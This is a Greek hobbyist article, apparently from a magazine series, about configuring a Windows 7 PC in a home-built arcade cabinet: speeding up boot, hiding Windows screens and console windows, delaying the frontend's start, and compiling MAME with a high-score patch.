
Εντάξει, στο arcade cabinet που ξεκινήσαμε να φτιάχνουμε από το τεύχος 001 δεν βάλαμε κερματοδέκτη. Απουσιάζουν όμως κι άλλα στοιχεία, ενώ δεν θα ‘πρεπε. Υπάρχουν επίσης κι αρκετές ενοχλητικές παρουσίες... Φαίνεται πως έχουμε αρκετά μερεμέτια ακόμα, ώστε το δικό μας arcade cabinet να γίνει το καλύτερο του σύμπαντος! (Αν και είναι ήδη, εφόσον το κατασκευάσαμε με τα χεράκια μας ;-)

Το λειτουργικό σύστημα που εγκατέστησα στο PC του arcade cabinet ήταν τα Windows 7 Ultimate (αυτά είχα εύκαιρα, μη βαράτε). Περιττό να πω ότι κατά την εγκατάσταση δημιούργησα έναν και μόνο λογαριασμό χρήστη, για τον οποίο μάλιστα δεν όρισα κανένα password. Ήθελα όταν ξεκινά το σύστημα να καταλήγει στην επιφάνεια εργασίας χωρίς να σταματά περιμένοντας κάποιο συνθηματικό. Από εκεί θα αναλάμβανε ο μηχανισμός της αυτόματης εκκίνησης, ο οποίος θα ξεκινούσε το frontend για το MAME. Στη σκέψη μου, τουλάχιστον, λειτουργούσαν όλα θαυμάσια! Αφού προσέθεσα και το frontend στην αυτόματη εκκίνηση, έκανα την πρώτη δοκιμή: Στρογγυλοκάθισα με τη διάθεση του ανθρώπου που πρόκειται να παίξει τα αγαπημένα του παιχνίδια και πάτησα το κουμπί που ενεργοποιεί το PC του cabinet. Μέχρι να εμφανιστεί το frontend είχα ξενερώσει, ενώ ακριβώς τότε έφαγα και μια ωραιότατη κατραπακιά!

Με το εργαλείο msconfig μπορείτε να απενεργοποιήσετε όποιες και όσες υπηρεσίες είναι άχρηστες για το σύστημά σας. Αρκεί μόνο να αφαιρέσετε το τικ, στ' αριστερά του ονόματός τους. Θα πρέπει ωστόσο να είσαστε προσεκτικοί. Ένα λάθος κλικ μπορεί να οδηγήσει σ' ένα σύστημα που ούτε καν bootάρει!

Μπορώ –σας παρακαλώ– να παίξω;

Το σύστημα καθυστερούσε προκλητικά να ξεκινήσει. Τις ελάχιστες φόρες που είχε τύχει στο παρελθόν να παρακολουθήσω την ενεργοποίηση ενός arcade, το μηχάνημα ήταν έτοιμο να δεχτεί τον οβολό μου, μέσα σε μερικά δευτερόλεπτα. Το δικό μου όμως απαιτούσε σχεδόν δύο λεπτά! Βλέπετε τα Windows 7 Ultimate ξεκινούν δεκάδες υπηρεσίες, από τις οποίες ελάχιστες μόνο απαιτούνται για ένα σύστημα που έχει μοναδικό προορισμό να τρέχει το MAME. Και σαν να μην έφτανε αυτό, μετά από το post του BIOS εμφανιζόταν το σηματάκι των Windows 7 μαζί μ' ένα θερμό καλωσόρισμα από τη Microsoft, ενώ ακολουθούσε το χαρούμενο logon screen (εκείνο με τα πουλάκια και τα κλαράκια) που ουδεμία δουλειά είχε στο arcade cabinet! Και μετά ερχόταν η καταστροφή: Το frontend ξεκινούσε αυτόματα, αλλά η εκτέλεσή του προηγούταν εκείνης



του explorer. Ως αποτέλεσμα, παρόλο που το frontend ήταν ρυθμισμένο για να ξεκινά μεγιστοποιημένο (σε fullscreen), η taskbar των Windows εμφανιζόταν από πάνω του - έχοντας φυσικά και το focus. Για να χρησιμοποιήσω το frontend, έπρεπε προηγουμένως να πατήσω το συνδυασμό πλήκτρων [Alt+Tab] :S

Ράβε ξήλωνε


Ξεκίνησα από τα εύκολα. Το πρώτο πράγμα που έκανα ήταν να εκτελέσω το εργαλείο του συστήματος ονόματι msconfig και να επισκεφτώ την καρτέλα Startup. Από εκεί αφαίρεσα κάθε περιττό πρόγραμμα που ξεκινούσε μαζί με το λειτουργικό. Στη συνέχεια το παιχνίδι χόντρυνε. Επισκέφτηκα την καρτέλα Services κι άρχισα να ξηλώνω τις υπηρεσίες που μου ήταν άχρηστες. Στην πράξη, αφαίρεσα όλες σχεδόν τις δικτυακές υπηρεσίες, καθώς και μερικές ακόμα που αφορούσαν στην υποστήριξη Bluetooth, στο φαξ, στην ανταλλαγή κλειδιών κρυπτογράφησης και πάει λέγοντας. Φυσικά, αυτή η απενεργοποίηση έγινε προσεκτικά και με αρκετές δοκιμαστικές επανεκκινήσεις, ώστε να μην καταστρέψω ανεπανόρθωτα το σύστημα. Τελικά τα κατάφερα: Το σύστημα ξεκινούσε σε λιγότερο από το μισό χρόνο! Συνέχιζαν ωστόσο να εμφανίζονται τα διάφορα χαριτωμένα της Microsoft. Έτσι, ξεκίνησα μια σχετική αναζήτηση στο Internet. Σύντομα, εντόπισα τα Windows 7 boot animation updater και Windows 7 LogonUI background changer, που φιλοξενούνται στις διευθύνσεις

`www.coderforlife.com/projects/win7boot`

και

`http://windows7center.com/news/download-our-windows-7-logonui-background-changer`

Το Win 7 Boot Updater επιτρέπει την επέμβαση στα μηνύματα και στην εικόνα που εμφανίζονται κατά την εκκίνηση των Windows. Όταν τελειώσετε με τις επεμβάσεις σας πατήστε Apply και κάντε μια επανεκκίνηση για να δείτε τ' αποτελέσματα...




Με το συγκεκριμένο πρόγραμμα θα μπορέσετε ν' αλλάξετε την εικόνα που εμφανίζεται κατά το logon. Καλό θα ήταν να επιλέξετε την ίδια εικόνα και σαν wallpaper στην επιφάνεια εργασίας του συστήματος. Με αυτόν τον τρόπο, η εκκίνηση θα μοιάζει να περνάει από το αρχικό στάδιο του boot στην επιφάνεια εργασίας ;-)



αντίστοιχα. Το πρώτο εργαλείο επιτρέπει την αλλαγή των μηνυμάτων που εμφανίζονται κατά το boot ή και την πλήρη απομάκρυνσή τους. Επιτρέπει επίσης την αλλαγή του αυθεντικού animation (το σηματάκι με τα λαμπυρίζοντα χρώματα) με κάποιο άλλο animation ή με στατική εικόνα. Εγώ επέλεξα να απομακρύνω τα μηνύματα και να αντικαταστήσω το λογότυπο των Windows με μια δική μου (στατική) εικόνα. Δεν ήθελα πολλές φανφάρες. Το δεύτερο εργαλείο επιτρέπει την αλλαγή της εικόνας που εμφανίζεται κατά το logon του συστήματος. Αφού έβαλα την εικόνα της επιλογής μου, φρόντισα στη συνέχεια να ορίσω την ίδια ακριβώς εικόνα και σαν wallpaper για το desktop του συστήματος! Με αυτό το κολπάκι, η διάκριση μεταξύ desktop και logon screen ήταν δύσκολη και η ενεργοποίηση του arcade cabinet έμοιαζε να περνάει από το boot splash στο desktop. Το γεγονός αυτό προσέδιδε την εντύπωση ότι το σύστημα ξεκινούσε ταχύτερα ;-)

Κάλλιο focus και καρτέρι

Μπορούσα πλέον να κάθομαι μπροστά στο arcade και το σύστημα να ξεκινά σε ελάχιστο χρόνο. Μόνο που ήταν ακόμα αδύνατο να παίξω! Η taskbar επέμενε να εμφανίζεται πάνω από το frontend και να κλέβει το




*Το frontend ξεκινούσε πριν από τον Windows explorer κι όταν ξεκινούσε ο δεύτερος, έκλεβε το focus! Με τη βοήθεια του Start-Q, όμως, εισήγαγα μια καθυστέρηση των έξι δευτερολέπτων *πριν* από την εκκίνηση του frontend. Έτσι, ήταν το τελευταίο πρόγραμμα που ξεκινούσε και συνεπώς διατηρούσε το focus!*

focus. Αποφάσισα λοιπόν να επέμβω στη διαδικασία της αυτόματης εκκίνησης. Η αλήθεια είναι ότι αυτό είχε συμβεί ήδη, με τη βοήθεια του msconfig. Αυτή τη φορά όμως θα χρησιμοποιούσα ένα πρόσθετο εργαλείο: το Start-Q (www.start-q.com). Το εν λόγω εργαλείο μάς επιτρέπει να εισαγάγουμε μια αυθαίρετη καθυστέρηση, πριν από την αυτόματη εκτέλεση κάθε προγράμματος. Με αυτόν τον τρόπο μπορούμε να εξασφαλίσουμε ότι τα διάφορα προγράμματα ξεκινούν διαδοχικά κι όχι ταυτόχρονα. Επιτυγχάνουμε έτσι την αποσυμφόρηση του συστήματος και, τελικά, την ομαλότερη εκκίνησή του. Όπως αντιλαμβάνεστε, εργαλεία σαν το Start-Q χρησιμοποιούνται συνήθως σε παραφορτωμένα συστήματα, κατά την εκκίνηση των οποίων εκτελούνται αυτόματα πολλά προγράμματα. Στην περίπτωσή μου, όμως, το σύστημα δεν έπασχε από συμφόρηση. Το δικό μου πρόβλημα αφορούσε στη βιαστική εκτέλεση του frontend, το οποίο ξεκινούσε πριν ακόμα ολοκληρωθεί η φόρτωση του explorer! Με τη βοήθεια του Start-Q, λοιπόν, εισήγαγα μία καθυστέρηση των 6 δευτερολέπτων *πριν* από την εκκίνηση του frontend. Μπορώ να πω ότι το πέτυχα με την πρώτη :D Μετά την επανεκκίνηση του συστήματος το frontend εκτελέστηκε στο σωστό χρόνο και *είχε* το focus. Μπορούσα επιτέλους ν' αρχίσω το παιχνίδι, χρησιμοποιώντας αποκλειστικά τα χειριστήρια του arcade cabinet!

Νέα βάσανα

Όταν ολοκληρώθηκε η τελευταία επανεκκίνηση, ένιωθα σχεδόν περήφανος. Τα Windows είχαν εξαφανιστεί και μόνο το post του BIOS υποδήλωνε ότι είχα μπροστά μου ένα PC. Μικρό το κακό, σκέφτηκα, κι αποφάσισα να παίξω λίγο. Το άξιζα! Όταν όμως προσπάθησα να ξεκινήσω κάποιο παιχνίδι, τα Windows ξεπετάχτηκαν από το πουθενά κάνοντας και πάλι αισθητή




Όταν το frontend εκτελούσε απευθείας κάποιο από τα batch files, εμφανιζόταν στην οθόνη ένα τερματικό των Windows. Απαράδεκτο για ένα arcade cabinet που σέβεται τον εαυτό του!

την παρουσία τους! Βλέπετε, όταν το frontend κάλεσε το σχετικό batch file –το οποίο με τη σειρά του θα ξεκινούσε το επιλεγμένο παιχνίδι–, εμφανίστηκε στην οθόνη ένα παράθυρο με το command prompt του συστήματος. Μ' έπιασε αναφυλαξία. Τι 'ταν πάλι αυτό; Πώς θα το ξεφορτωνόμουν; Άρχισα να ψάχνω απελπισμένα μια λύση κι ευτυχώς για τα νεύρα μου, τη βρήκα αρκετά γρήγορα. Η εταιρία Northcode έχει δημιουργήσει και διανέμει δωρεάν ένα προγραμματάκι, το οποίο λειτουργεί ως ενδιάμεσος κρίκος για την εκτέλεση batch files μέσα από flash projectors[1]. Το εν λόγω πρόγραμμα ονομάζεται proxy.exe (θα βρείτε link στο τέλος αυτού του post www.northcode.com/blog.php/2007/08/07/Conquering-FSCommand-EXEC-Part-1-Proxy) κι ένα από τα προσόντα του είναι η απόκρυψη του παραθύρου με το command prompt. Ήταν ακριβώς αυτό που χρειαζόμουν! Όταν εκτελείται το συγκεκριμένο πρόγραμμα αναζητά το ομώνυμο batch file και το τρέχει. Το κλειδί στην προηγούμενη πρόταση βρίσκεται στη λέξη «ομώνυμο». Αν μετονομάσουμε το proxy.exe σε mitsos.exe και το εκτελέσουμε, θα προσπαθήσει με τη σειρά του να τρέξει το mitsos.bat. Γενικότερα, αν το μετονομάσουμε σε kati_allo και το τρέξουμε, θα εκτελέσει το kati_allo.bat. Με τη βοήθεια του proxy, λοιπόν, είχα βρει έναν τρόπο να καλώ από το frontend τα διάφορα batch files *χωρίς* να εμφανίζεται κάθε φορά το command prompt. Βέβαια, για να υλοποιήσω αυτή τη λύση έπρεπε να κάνω δύο πράγματα: Να δημιουργήσω ένα αντίγραφο του proxy.exe για κάθε batch file δίνοντάς του κάθε φορά το ίδιο ακριβώς όνομα, καθώς και να τροποποιήσω κατάλληλα τον κώδικα του frontend, ώστε να μην καλεί τα αρχεία bat αλλά τα ομώνυμα αντίγραφα του proxy. Για τη δεύτερη εργασία –την αγγαρεία–, ξεκίνησα τον υπολογιστή μου σε Linux. Πήρα τη λίστα των παιχνιδιών που είχα χρησιμοποιήσει για τη δημιουργία των batch files κι έφτιαξα το ακόλουθο BASH script:

```
#!/bin/bash
for i in $(cat gamelist); do
   cp proxy.exe $i.exe
done
exit
```

Όταν το εκτέλεσα, για κάθε γραμμή της λίστας (δηλαδή για κάθε παιχνίδι) δημιουργήθηκε ένα ομώνυμο αντίγραφο του proxy. Με την ίδια μέθοδο και την ίδια λίστα είχα δημιουργήσει και τα batch files. Επομέ-

1. «Flash projector» ονομάζεται μια εφαρμογή flash που μεταγλωττίστηκε για να εκτελείται αυτόνομα στο περιβάλλον των Windows, χωρίς τη βοήθεια κάποιου flash player.




Για νομικίστικους λόγους, κάθε φορά που ξεκινάμε ένα παιχνίδι με το MAME εμφανίζεται ένα πλαίσιο και ζητά να επιβεβαιώσουμε ότι είμαστε νόμιμοι κάτοχοι των σχετικών ROM. Πειράζει πολύ, λέτε, αν ξεριζώσουμε αυτό τό «feature»;

νως, διέθετα πλέον ένα αντίγραφο του proxy για κάθε batch file, με το ίδιο ακριβώς όνομα! Αμέσως μετά επέστρεψα στα Windows κι έκανα τις απαραίτητες αλλαγές στον κώδικα του frontend. Μέσα σε λιγότερο από μία ώρα είχα λύσει ένα ακόμα απροσδόκητο πρόβλημα. Είχα αρχίσει να νιώθω δυνατός :D


Μεγάλη μπουκιά φάε...

Η λύση με το proxy.exe λειτουργούσε άριστα. Επιτέλους, σκέφτηκα, έφτασε η ώρα που θα παίξω...! Το λογισμικό όμως είχε αντίθετη άποψη :S.





Η εγκατάσταση του MAME Compiler δημιούργησε τον φάκελο C:\MinGW και κάτω απ' αυτόν μία ολόκληρη ιεραρχία καταλόγων. Αν θέλετε να τη σεβαστείτε, θα πρέπει να τοποθετήσετε τον πηγαίο κώδικα του MAME στον κατάλογο source. Προηγουμένως, ωστόσο, καλό θα ήταν να διαγράψετε οτιδήποτε άλλο διέθετε στο εσωτερικό του...

Προφανώς, τα επίσημα και τα ανεπίσημα patch τοποθετούνται στον κατάλογο patches. Ο εν λόγω κατάλογος όμως περιλαμβάνει ήδη ένα αντίγραφο του patch, που ενεργοποιεί την αποθήκευση των high scores κι απενεργοποιεί το nag screen. Καλό θα ήταν να το διαγράψετε και να χρησιμοποιήσετε αυτό που κατεβάσατε εσείς, το οποίο προορίζεται ακριβώς για την έκδοση του MAME που πρόκειται να μεταγλωττίσετε.



Για να ενεργοποιηθεί η αποθήκευση των high scores θα πρέπει να δημιουργήσετε έναν κατάλογο με τ' όνομα «hi», μέσα σ' αυτόν που βρίσκεται και το mame.exe. Επιπρόσθετα, στην ίδια θέση θα πρέπει να ρίξετε και το αρχείο hiscore.dat που κατεβάσατε...





Υπήρχαν ακόμα ορισμένες μικρές αλλά αρκετά ενοχλητικές ατέλειες. Μέχρι εκείνη τη στιγμή οι έλεγχοί μου αφορούσαν στο αν και στο πώς ξεκινούν τα παιχνίδια. Ούτε μία φορά δεν είχα δώσει σημασία στο τι δείχνουν και στο τι λένε όταν ξεκινάνε. Δυστυχώς, αυτό που έλεγαν δεν μου άρεσε καθόλου. Μου ζητούσαν να πληκτρολογήσω το «OK» ή να κουνήσω το joystick πέρα-δώθε, σαν επιβεβαίωση οτι ήμουν νόμιμος κάτοχος του αντίστοιχου ROM. Με άλλα λόγια, το MAME εμφάνιζε το λεγόμενο nag screen (αν και δεν είχα μάθει ακόμα ότι λέγεται έτσι), που έχουν φυτέψει οι προγραμματιστές του για να ξεπεράσουν διάφορα νομικά κολλήματα. Αυτό δεν θα το αφαιρούσα εύκολα. Τουλάχιστον αυτό υποψιαζόμουν και γι’ αυτό αποφάσισα να αγνοήσω για την ώρα την παρουσία του nag screen και να παίξω…

Για την αυτόματη δημιουργία του αρχείου ρυθμίσεων του MAME (mame.ini), εκτελέστε το από τη γραμμή εντολών με την παράμετρο -cc. Επίσης, μην ξεχάσετε να δώσετε στο εκτελέσιμο το όνομα που γνωρίζει και χρησιμοποιεί το δικό σας frontend!

Κατά τα γνωστά, έπαιξα πιο πολύ απ’ όσο υπολόγιζα ;-) Έπαιξα τόσο, που όταν σηκώθηκα αποφάσισα να φύγω από το σπίτι και να καταπιαστώ ξανά την επόμενη μέρα. Έτσι κι έγινε, μόνο που την επόμενη μέρα δεν καταπιάστηκα με το πρόβλημα του nag screen, αλλά με τα παιχνίδια. Τότε όμως, διαπίστωσα το μοιραίο: ΠΟΥ ΠΗΓΕ ΤΟ HIGH SCORE ΜΟΥ ΣΤΟ MS-PACMAN;

Καθολική λύση

Η μανιώδης αναζήτηση που ακολούθησε έφερε αποτελέσματα. Καταρχάς, έμαθα για την ονομασία του nag screen και επιβεβαίωσα ότι το MAME δεν αποθηκεύει ποτέ τα high scores! Έμαθα όμως και τη λύση: Θα έπρεπε να μεταγλωττίσω τον πηγαίο κώδικα του MAME μόνος μου, αφού πρώτα του εφαρμόσω ένα ειδικό patch. Με άλλα λόγια, έπρεπε πρώτα να μάθω το πώς γίνεται αυτή η μεταγλώττιση στα Windows και να βρω τα σχετικά patches. Για καλή μου τύχη, βρήκα τα πάντα σε αυτό το thread:

